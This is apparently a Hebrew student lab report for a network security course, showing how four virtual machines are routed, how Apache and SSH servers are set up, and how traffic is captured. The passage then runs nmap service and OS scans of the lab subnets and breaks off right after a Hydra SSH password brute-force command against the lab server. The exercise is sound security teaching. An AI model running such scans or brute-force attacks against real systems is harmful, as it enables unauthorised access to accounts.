

תרגיל 1 - אבטחת תקשורת 89550

מגישים: טומי זאפט ותום בן דור

1	סעיף א':
6	סעיף ב':
8	סעיף ג':
11	סעיף ד' 1:
12	סעיף ד' 2:

סעיף א':

הגדרנו 4 מכונות וירטואליות:

הראוטר של הרשת (מחשב C) עם 4 כרטיסי רשת (לא כולל loop back כמובן):

1. enp0s3: 192.168.59.3/24 - A מחשב עם
2. enp0s8: 192.168.57.3/24 - B מחשב עם
3. enp0s9: 192.168.58.3/24 - D מחשב עם
4. enp0s10: 10.0.5.15/24 - הרשת המחבר את הראוטר לרשת החיצונית

```
cr7@los-router:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:df:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.59.3/24 brd 192.168.59.255 scope global dynamic noprefixroute enp0s3
        valid_lft 413sec preferred_lft 413sec
    inet6 fe80::f4a1:2d33:1951:f2c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:7f:dc:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.3/24 brd 192.168.57.255 scope global dynamic noprefixroute enp0s8
        valid_lft 413sec preferred_lft 413sec
    inet6 fe80::7a2c:cae5:721:305f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:0f:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.58.3/24 brd 192.168.58.255 scope global dynamic noprefixroute enp0s9
        valid_lft 413sec preferred_lft 413sec
    inet6 fe80::ea61:e5c7:2a3e:25d6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: enp0s10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:16:a7:94 brd ff:ff:ff:ff:ff:ff
    inet 10.0.5.15/24 brd 10.0.5.255 scope global dynamic noprefixroute enp0s10
        valid_lft 86213sec preferred_lft 86213sec
    inet6 fe80::b523:5a6e:7913:a313/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

טבלת הניתוב שלו:

```
cr7@los-router:~$ ip r
default via 10.0.5.2 dev enp0s10 proto dhcp metric 100
10.0.5.0/24 dev enp0s10 proto kernel scope link src 10.0.5.15 metric 100
192.168.57.0/24 dev enp0s8 proto kernel scope link src 192.168.57.3 metric 102
192.168.58.0/24 dev enp0s9 proto kernel scope link src 192.168.58.3 metric 103
192.168.59.0/24 dev enp0s3 proto kernel scope link src 192.168.59.3 metric 101
```

מחשב B עם כרטיס רשת אחד:

1. enp0s3: 192.168.57.4/24

```
cr7@los-dmz-ws1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:df:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.4/24 brd 192.168.57.255 scope global dynamic noprefixroute enp0s3
        valid_lft 395sec preferred_lft 395sec
    inet6 fe80::7ee2:8118:98bd:9451/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

טבלת הניתוב שלו, אחרי הרצת הפקודות:

```
sudo ip route add 192.168.59.0/24 via 192.168.57.3 dev enp0s3
sudo ip route add 192.168.58.0/24 via 192.168.57.3 dev enp0s3
```

```
cr7@los-dmz-ws1:~$ ip r
192.168.57.0/24 dev enp0s3 proto kernel scope link src 192.168.57.4 metric 100
192.168.58.0/24 via 192.168.57.3 dev enp0s3
192.168.59.0/24 via 192.168.57.3 dev enp0s3
cr7@los-dmz-ws1:~$
```

מחשב A עם כרטיס רשת אחד:

1. enp0s3: 192.168.59.5/24

```
cr7@los-blancos:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 08:00:27:04:86:aa brd ff:ff:ff:ff:ff:ff
    inet 192.168.59.5/24 brd 192.168.59.255 scope global dynamic noprefixrout
e enp0s3
        valid_lft 402sec preferred_lft 402sec
    inet6 fe80::72eb:1f5f:5e84:3e8a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

טבלת הניתוב שלו, אחרי הרצת הפקודות:

```
sudo ip route add 192.168.57.0/24 via 192.168.59.3 dev enp0s3
sudo ip route add 192.168.58.0/24 via 192.168.59.3 dev enp0s3
```

```
cr7@los-blancos:~$ ip r
192.168.57.0/24 via 192.168.59.3 dev enp0s3
192.168.58.0/24 via 192.168.59.3 dev enp0s3
192.168.59.0/24 dev enp0s3 proto kernel scope link src 192.168.59.5 metric 100
cr7@los-blancos:~$
```

מחשב D עם כרטיס רשת אחד:

1. eth0: 192.168.58.4

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:db:96:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.58.4/24 brd 192.168.58.255 scope global dynamic noprefixrout
e eth0
        valid_lft 555sec preferred_lft 555sec
    inet6 fe80::a00:27ff:fedb:966a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

טבלת הניתוב שלו, אחרי הרצת הפקודות:

```
sudo ip route add 192.168.59.0/24 via 192.168.58.3 dev eth0
sudo ip route add 192.168.57.0/24 via 192.168.58.3 dev eth0
```

```
(kali@kali)-[~]
$ ip r
192.168.57.0/24 via 192.168.58.3 dev eth0
192.168.58.0/24 dev eth0 proto kernel scope link src 192.168.5
8.4 metric 100
192.168.59.0/24 via 192.168.58.3 dev eth0
```

הרצנו את הפקודה הבאה בראוטר:

```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

וכעת המחשבים השונים ברשת יכולים כעת לתקשר אחד עם השני.
כעת נדגים כיצד כל המחשבים ברשת מתקשרים אחד עם השני.

מחשב A <-> מחשב D:

הרצנו על מחשב D:

```
ping 192.168.59.5
```

ועל מנת לתפוס את התעבורה, הרצנו על מחשב A:

```
sudo tcpdump -s 0 icmp -i enp0s3 -w p1_A-D.pcap
```

צילום מסך מהקובץ (מצורף בשם p1_A-D.pcap):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.58.4	192.168.59.5	ICMP	98	Echo (ping) request id=0x4ad2, seq=335/20225, ttl=63 (reply ...
2	0.000016	192.168.59.5	192.168.58.4	ICMP	98	Echo (ping) reply id=0x4ad2, seq=335/20225, ttl=64 (request ...
3	1.024498	192.168.58.4	192.168.59.5	ICMP	98	Echo (ping) request id=0x4ad2, seq=336/20481, ttl=63 (reply ...
4	1.024513	192.168.59.5	192.168.58.4	ICMP	98	Echo (ping) reply id=0x4ad2, seq=336/20481, ttl=64 (request ...
5	2.049037	192.168.58.4	192.168.59.5	ICMP	98	Echo (ping) request id=0x4ad2, seq=337/20737, ttl=63 (reply ...
6	2.049053	192.168.59.5	192.168.58.4	ICMP	98	Echo (ping) reply id=0x4ad2, seq=337/20737, ttl=64 (request ...
7	3.073567	192.168.58.4	192.168.59.5	ICMP	98	Echo (ping) request id=0x4ad2, seq=338/20993, ttl=63 (reply ...
8	3.073583	192.168.59.5	192.168.58.4	ICMP	98	Echo (ping) reply id=0x4ad2, seq=338/20993, ttl=64 (request ...
9	4.098089	192.168.58.4	192.168.59.5	ICMP	98	Echo (ping) request id=0x4ad2, seq=339/21249, ttl=63 (reply ...
10	4.098103	192.168.59.5	192.168.58.4	ICMP	98	Echo (ping) reply id=0x4ad2, seq=339/21249, ttl=64 (request ...

```

> Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
> Ethernet II, Src: PcsCompu_01:df:7b (08:00:27:01:df:7b), Dst: PcsCompu_04:86:aa (08:00:27:04:86:aa)
> Internet Protocol Version 4, Src: 192.168.58.4, Dst: 192.168.59.5
> Internet Control Message Protocol

```

ואכן אפשר לראות כי מחשב D (כתובת 192.168.58.4) הצליח לתקשר עם מחשב A (כתובת 192.165.59.5). וגם ניתן לראות כי החבילות עברו דרך הראוטר לפי כתובת ה-MAC שממנה הגיעו החבילות אל מחשב A:

08:00:27:01:df:7b

שהיא כתובת ה-MAC של כרטיס הרשת של הראוטר (מחשב C) אל הרשת של מחשב A.

מחשב B <-> מחשב D:

הרצנו על מחשב D:

```
ping 192.168.57.4
```

ועל מנת לתפוס את התעבורה, הרצנו על מחשב B:

```
sudo tcpdump -s 0 icmp -i enp0s3 -w p1_B-D.pcap
```

צילום מסך מהקובץ (מצורף בשם p1_B-D.pcap):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.58.4	192.168.57.4	ICMP	98	Echo (ping) request id=0x57d7, seq=31/7936, ttl=63 (reply in...
2	0.000017	192.168.57.4	192.168.58.4	ICMP	98	Echo (ping) reply id=0x57d7, seq=31/7936, ttl=64 (request ...
3	1.028703	192.168.58.4	192.168.57.4	ICMP	98	Echo (ping) request id=0x57d7, seq=32/8192, ttl=63 (reply in...
4	1.028753	192.168.57.4	192.168.58.4	ICMP	98	Echo (ping) reply id=0x57d7, seq=32/8192, ttl=64 (request ...
5	2.029899	192.168.58.4	192.168.57.4	ICMP	98	Echo (ping) request id=0x57d7, seq=33/8448, ttl=63 (reply in...
6	2.029943	192.168.57.4	192.168.58.4	ICMP	98	Echo (ping) reply id=0x57d7, seq=33/8448, ttl=64 (request ...

```

> Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
> Ethernet II, Src: PcsCompu_7f:dc:0c (08:00:27:7f:dc:0c), Dst: PcsCompu_01:df:7b (08:00:27:01:df:7b)
> Internet Protocol Version 4, Src: 192.168.58.4, Dst: 192.168.57.4
> Internet Control Message Protocol

```

ואכן אפשר לראות כי מחשב D (כתובת 192.168.58.4) הצליח לתקשר עם מחשב B (כתובת 192.165.57.4). וגם ניתן לראות כי החבילות עברו דרך הראוטר לפי כתובת ה-MAC שממנה הגיעו החבילות אל מחשב B:

08:00:27:7f:dc:0c

שהיא כתובת ה-MAC של כרטיס הרשת של הראוטר (מחשב C) אל הרשת של מחשב B.

מחשב A <-> מחשב B:

הרצנו על מחשב A:

ping 192.168.57.4

ועל מנת לתפוס את התעבורה, הרצנו על מחשב B:

sudo tcpdump -s 0 icmp -i enp0s3 -w p1_B-A.pcap

צילום מסך מהקובץ (מצורף בשם p1_B-A.pcap):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.59.5	192.168.57.4	ICMP	98	Echo (ping) request id=0x0001, seq=23/5888, ttl=63 (reply in...
2	0.000023	192.168.57.4	192.168.59.5	ICMP	98	Echo (ping) reply id=0x0001, seq=23/5888, ttl=64 (request ...
3	1.001141	192.168.59.5	192.168.57.4	ICMP	98	Echo (ping) request id=0x0001, seq=24/6144, ttl=63 (reply in...
4	1.001190	192.168.57.4	192.168.59.5	ICMP	98	Echo (ping) reply id=0x0001, seq=24/6144, ttl=64 (request ...
5	2.001978	192.168.59.5	192.168.57.4	ICMP	98	Echo (ping) request id=0x0001, seq=25/6400, ttl=63 (reply in...
6	2.002010	192.168.57.4	192.168.59.5	ICMP	98	Echo (ping) reply id=0x0001, seq=25/6400, ttl=64 (request ...

▶ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
 ▶ Ethernet II, Src: PcsCompu_7f:dc:0c (08:00:27:7f:dc:0c), Dst: PcsCompu_01:df:7b (08:00:27:01:df:7b)
 ▶ Internet Protocol Version 4, Src: 192.168.59.5, Dst: 192.168.57.4
 ▶ Internet Control Message Protocol

ואכן אפשר לראות כי מחשב A (כתובת 192.168.59.5) הצליח לתקשר עם מחשב B (כתובת 192.165.57.4). וגם ניתן לראות כי החבילות עברו דרך הראוטר לפי כתובת ה-MAC שממנה הגיעו החבילות אל מחשב B:

08:00:27:7f:dc:0c

שהיא כתובת ה-MAC של כרטיס הרשת של הראוטר (מחשב C) אל הרשת של מחשב B.

ואכן ראינו כי כל המחשבים A,B,D כולם מסוגלים לתקשר אחד עם השני דרך הראוטר, המחשב C. וכמובן שכולם יכולים לתקשר עם מחשב C בפרט.

סעיף ב':

על מנת להקים שרת apache על מחשב B, הרצנו את הפקודות הבאות:

```
sudo apt install apache2
sudo su
echo -e 'Tommy Zaft, Tom Ben Dor' > /var/www/html/index.html
service apache2 start
```

נראה כי אנו מצליחים לגשת לשרת apache במחשב B ממחשב D:

הרצנו את הפקודה הבאה על מנת להסניף את התעבורה על מחשב D:

```
sudo tcpdump -s 0 -i eth0 -w p2_D-apache.pcap
```

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ wget 192.168.57.4:80
--2022-05-30 14:32:25-- http://192.168.57.4/
Connecting to 192.168.57.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24 [text/html]
Saving to: 'index.html'

index.html      100%[====>]      24  --.-KB/s  in 0s

2022-05-30 14:32:25 (7.06 MB/s) - 'index.html' saved [24/24]

(kali@kali)-[~]
$ cat index.html
Tommy Zaft, Tom Ben Dor

(kali@kali)-[~]
$

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo tcpdump -s 0 -i eth0 -w p2_D-apache.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snaps
hot length 262144 bytes
^C10 packets captured
10 packets received by filter
0 packets dropped by kernel

(kali@kali)-[~]
$ ss

```

ואכן ניתן לראות כי השתמשנו בכלי wget שבעזרתו בקשת HTTP הוריד אל המחשב את תוכן index.html.

הנה תוכן קובץ התעבורה (מצורף תחת השם p2_D-apache.pcap):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.58.4	192.168.57.4	TCP	74	51324 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
2	0.000063	192.168.57.4	192.168.58.4	TCP	74	80 → 51324 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
3	0.000674	192.168.58.4	192.168.57.4	TCP	66	51324 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=501265751 ...
4	0.000732	192.168.58.4	192.168.57.4	HTTP	193	GET / HTTP/1.1
5	0.001309	192.168.57.4	192.168.58.4	TCP	66	80 → 51324 [ACK] Seq=1 Ack=128 Win=65152 Len=0 TSval=52389501...
6	0.001513	192.168.57.4	192.168.58.4	HTTP	373	HTTP/1.1 200 OK (text/html)
7	0.001516	192.168.58.4	192.168.57.4	TCP	66	51324 → 80 [ACK] Seq=128 Ack=308 Win=64128 Len=0 TSval=501265...
8	0.002066	192.168.58.4	192.168.57.4	TCP	66	51324 → 80 [FIN, ACK] Seq=128 Ack=308 Win=64128 Len=0 TSval=5...
9	0.002683	192.168.57.4	192.168.58.4	TCP	66	80 → 51324 [FIN, ACK] Seq=308 Ack=129 Win=65152 Len=0 TSval=5...
10	0.002688	192.168.58.4	192.168.57.4	TCP	66	51324 → 80 [ACK] Seq=129 Ack=309 Win=64128 Len=0 TSval=501265...

▶ Frame 6: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits)
 ▶ Ethernet II, Src: PcsCompu_52:0f:61 (08:00:27:52:0f:61), Dst: PcsCompu_db:96:6a (08:00:27:db:96:6a)
 ▶ Internet Protocol Version 4, Src: 192.168.57.4, Dst: 192.168.58.4
 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 51324, Seq: 1, Ack: 128, Len: 307
 ▶ Hypertext Transfer Protocol
 ▶ Line-based text data: text/html (1 lines)
 Tommy Zaft, Tom Ben Dor\n

וכאן אכן ניתן לראות כי הוקם חיבור TCP בין מחשב D (בכתובת 192.168.58.4) לבין מחשב B (בכתובת 192.168.57.4), וגם נשלחה בקשת HTTP עבור העמוד index.html והתקבלה תשובה. ושוב ניתן לראות כי התקשורת עברה דרך הראוטר (מחשב C) לפי כתובת ה-MAC ממנה קיבל מחשב D את החבילות (ואליה גם שלח את החבילות), מהכתובת: 08:00:27:52:0f:61

שהיא כתובת ה-MAC של כרטיס הרשת של מחשב C המחבר אותו אל הרשת עם מחשב D.

על מנת להקים שרת ssh על מחשב B, הרצנו את הפקודות הבאות:

```
sudo apt install openssh-server
sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.original
sudo chmod a-w /etc/ssh/sshd_config.original
sudo systemctl enable ssh
sudo systemctl restart sshd
```


על מנת להתחבר לשרת ssh ממחשב D, הרצנו את הפקודה הבאה:

```
ssh cr7@192.168.57.4
```

נראה כי אנו מצליחים להתחבר ולהשתמש בשרת ssh במחשב B ממחשב D:

הרצנו את הפקודה הבאה על מנת להסניף את התעבורה על מחשב D:

```
sudo tcpdump -s 0 -i eth0 -w p2_D-ssh.pcap
```



ואכן ניתן לראות כי ההתחברות לשרת ssh הייתה מוצלחת.

הנה תוכן קובץ התעבורה (מצורף תחת השם p2_D-ssh.pcap):

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000850	192.168.58.4	192.168.57.4	SSHv2	98	Client: Protocol (SSH-2.0-OpenSSH_9.0p1 Debian-1)
5	0.001251	192.168.57.4	192.168.58.4	TCP	66	22 → 39166 [ACK] Seq=1 Ack=33 Win=65152 Len=0 TSval=524772475...
6	0.011857	192.168.57.4	192.168.58.4	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3)
7	0.011881	192.168.58.4	192.168.57.4	TCP	66	39166 → 22 [ACK] Seq=33 Ack=33 Win=64256 Len=0 TSval=50214321...
8	0.012352	192.168.58.4	192.168.57.4	SSHv2	1570	Client: Key Exchange Init
9	0.012751	192.168.57.4	192.168.58.4	TCP	66	22 → 39166 [ACK] Seq=33 Ack=1537 Win=64128 Len=0 TSval=524772...
10	0.013310	192.168.57.4	192.168.58.4	SSHv2	1146	Server: Key Exchange Init
11	0.013314	192.168.58.4	192.168.57.4	TCP	66	39166 → 22 [ACK] Seq=1537 Ack=1113 Win=64128 Len=0 TSval=5021...

Frame 8: 1570 bytes on wire (12560 bits), 1570 bytes captured (12560 bits)
Ethernet II, Src: PcsCompu_db:96:6a (08:00:27:db:96:6a), Dst: PcsCompu_52:0f:61 (08:00:27:52:0f:61)
Internet Protocol Version 4, Src: 192.168.58.4, Dst: 192.168.57.4
Transmission Control Protocol, Src Port: 39166, Dst Port: 22, Seq: 33, Ack: 33, Len: 1504
SSH Protocol

וכאן אכן ניתן לראות כי הוקם חיבור TCP בין מחשב D (בכתובת 192.168.58.4) לבין מחשב B (בכתובת 192.168.57.4), ונשלחו חבילות תחת פרוטוקול SSH. ושוב ניתן לראות כי התקשורת עברה דרך הראוטר (מחשב C) לפי כתובת ה-MAC אליה מחשב D שלח את החבילות (וממנה גם קיבל את החבילות), אל הכתובת:

08:00:27:52:0f:61

שהיא כתובת ה-MAC של כרטיס הרשת של מחשב C המחבר אותו אל הרשת עם מחשב D.

סעיף ג':

על מנת להריץ סריקת nmap מלאה ממחשב D השתמשנו בפקודות הבאות:

```
sudo nmap 192.168.57.0/24 -sV -O
```

```
(kali@kali)-[~]
$ sudo nmap 192.168.57.0/24 -sV -O
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 15:46 EDT
Nmap scan report for 192.168.57.1
Host is up (0.00081s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd  4.6.2
445/tcp    open  netbios-ssn  Samba smbd  4.6.2
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 2 hops

Nmap scan report for 192.168.57.3
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.57.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.57.4
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 32.25 seconds
```

הערה: עבור כל הרשתות שסרקנו, השתמשנו בדגלים הבאים עבור nmap:

-sV: Probe open ports to determine service/version info
-O: Enable OS detection

אנו רואים כאן את 192.168.57.3, שזה הכתובת הip של הראוטר (מחשב C) ברשת של מחשב B. ניתן לראות כי כל 1000 הportים הראשונים שלו סגורים. לכן גם nmap לא הצליח לזהות את מערכת ההפעלה שרצה על המחשב בכתובת.

בנוסף, ניתן לראות בתוצאות הסריקה את מחשב B, שכתובת הip שלו היא 192.168.57.4. nmap מצא בסריקה כי פורט 22 של מחשב B פתוח ורץ עליו שירות הssh שהרצנו, גם ניתן לראות כי הוא זיהה כי השירות רץ על Ubuntu.

וגם פורט 80 פתוח, ועליו אכן רץ שרת הapache שהרצנו על מחשב B, גם כאן על Ubuntu מן הסתם. יתרה מכך, nmap זיהה כי על המחשב רצה מערכת ההפעלה linux, עם גרסת קרנל בין 4.15 לבין 5.6.


```
sudo nmap 192.168.58.0/24 -sV -O
```

```
(kali㉿kali)-[~]
└─$ sudo nmap 192.168.58.0/24 -sV -O
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 15:43 EDT
Nmap scan report for 192.168.58.1
Host is up (0.00036s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd  4.6.2
445/tcp   open  netbios-ssn  Samba smbd  4.6.2
MAC Address: 0A:00:27:00:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

Nmap scan report for 192.168.58.3
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.58.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:52:0F:61 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.58.4
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.58.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 45.81 seconds
```

כעת הרצנו את הסריקה על הרשת של מחשב D.

אנו רואים כאן את 192.168.58.3, שזה כתובת הip של הראוטר (מחשב C) ברשת של מחשב D. ניתן לראות כי כל 1000 הports הראשונים שלו סגורים. לכן גם nmap לא הצליח לזהות את מערכת ההפעלה שרצה על המחשב בכתובת.

בנוסף, ניתן לראות בתוצאות הסריקה את מחשב D בעצמו, שכתובת הip שלו היא 192.168.58.4. ניתן לראות כי כל 1000 הports הראשונים שלו סגורים. לכן גם nmap לא הצליח לזהות את מערכת ההפעלה שרצה על המחשב בכתובת.

```
sudo nmap 192.168.59.0/24 -sV -O
```

```
(kali㉿kali)-[~]
$ sudo nmap 192.168.59.0/24 -sV -O
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 15:45 EDT
Nmap scan report for 192.168.59.1
Host is up (0.00082s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd  4.6.2
445/tcp    open  netbios-ssn  Samba smbd  4.6.2
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 2 hops

Nmap scan report for 192.168.59.3
Host is up (0.00077s latency).
All 1000 scanned ports on 192.168.59.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.59.5
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.59.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 32.30 seconds
```

כעת הרצנו את הסריקה על הרשת של מחשב A. אנו רואים כאן את 192.168.59.3, שזה כתובת הip של הראוטר (מחשב C) ברשת של מחשב A. ניתן לראות כי כל 1000 הports הראשונים שלו סגורים. לכן גם nmap לא הצליח לזהות את מערכת ההפעלה שרצה על המחשב בכתובת.

בנוסף, ניתן לראות בתוצאות הסריקה את מחשב A, שכתובת הip שלו היא 192.168.59.5. ניתן לראות כי כל 1000 הports הראשונים שלו סגורים. לכן גם nmap לא הצליח לזהות את מערכת ההפעלה שרצה על המחשב בכתובת.

סעיף ד' 1:

הורדנו אל מחשב D את הpassword list הבא:

<https://gist.githubusercontent.com/Tom-stack3/20d3b0a360457f161541d8a1be5fc279/raw/552aec1bb9901b5620e1eb3ad4b42cdd4f8cd98e/passlist.txt>

והשתמשנו בכלי Hydra שמותקן על מכונת kali על מנת להריץ את ההתקפה:

```
hydra -l cr7 -P ~/passlist.txt 192.168.57.4 -t 4 ssh
```

הסבר על הפרמטרים:

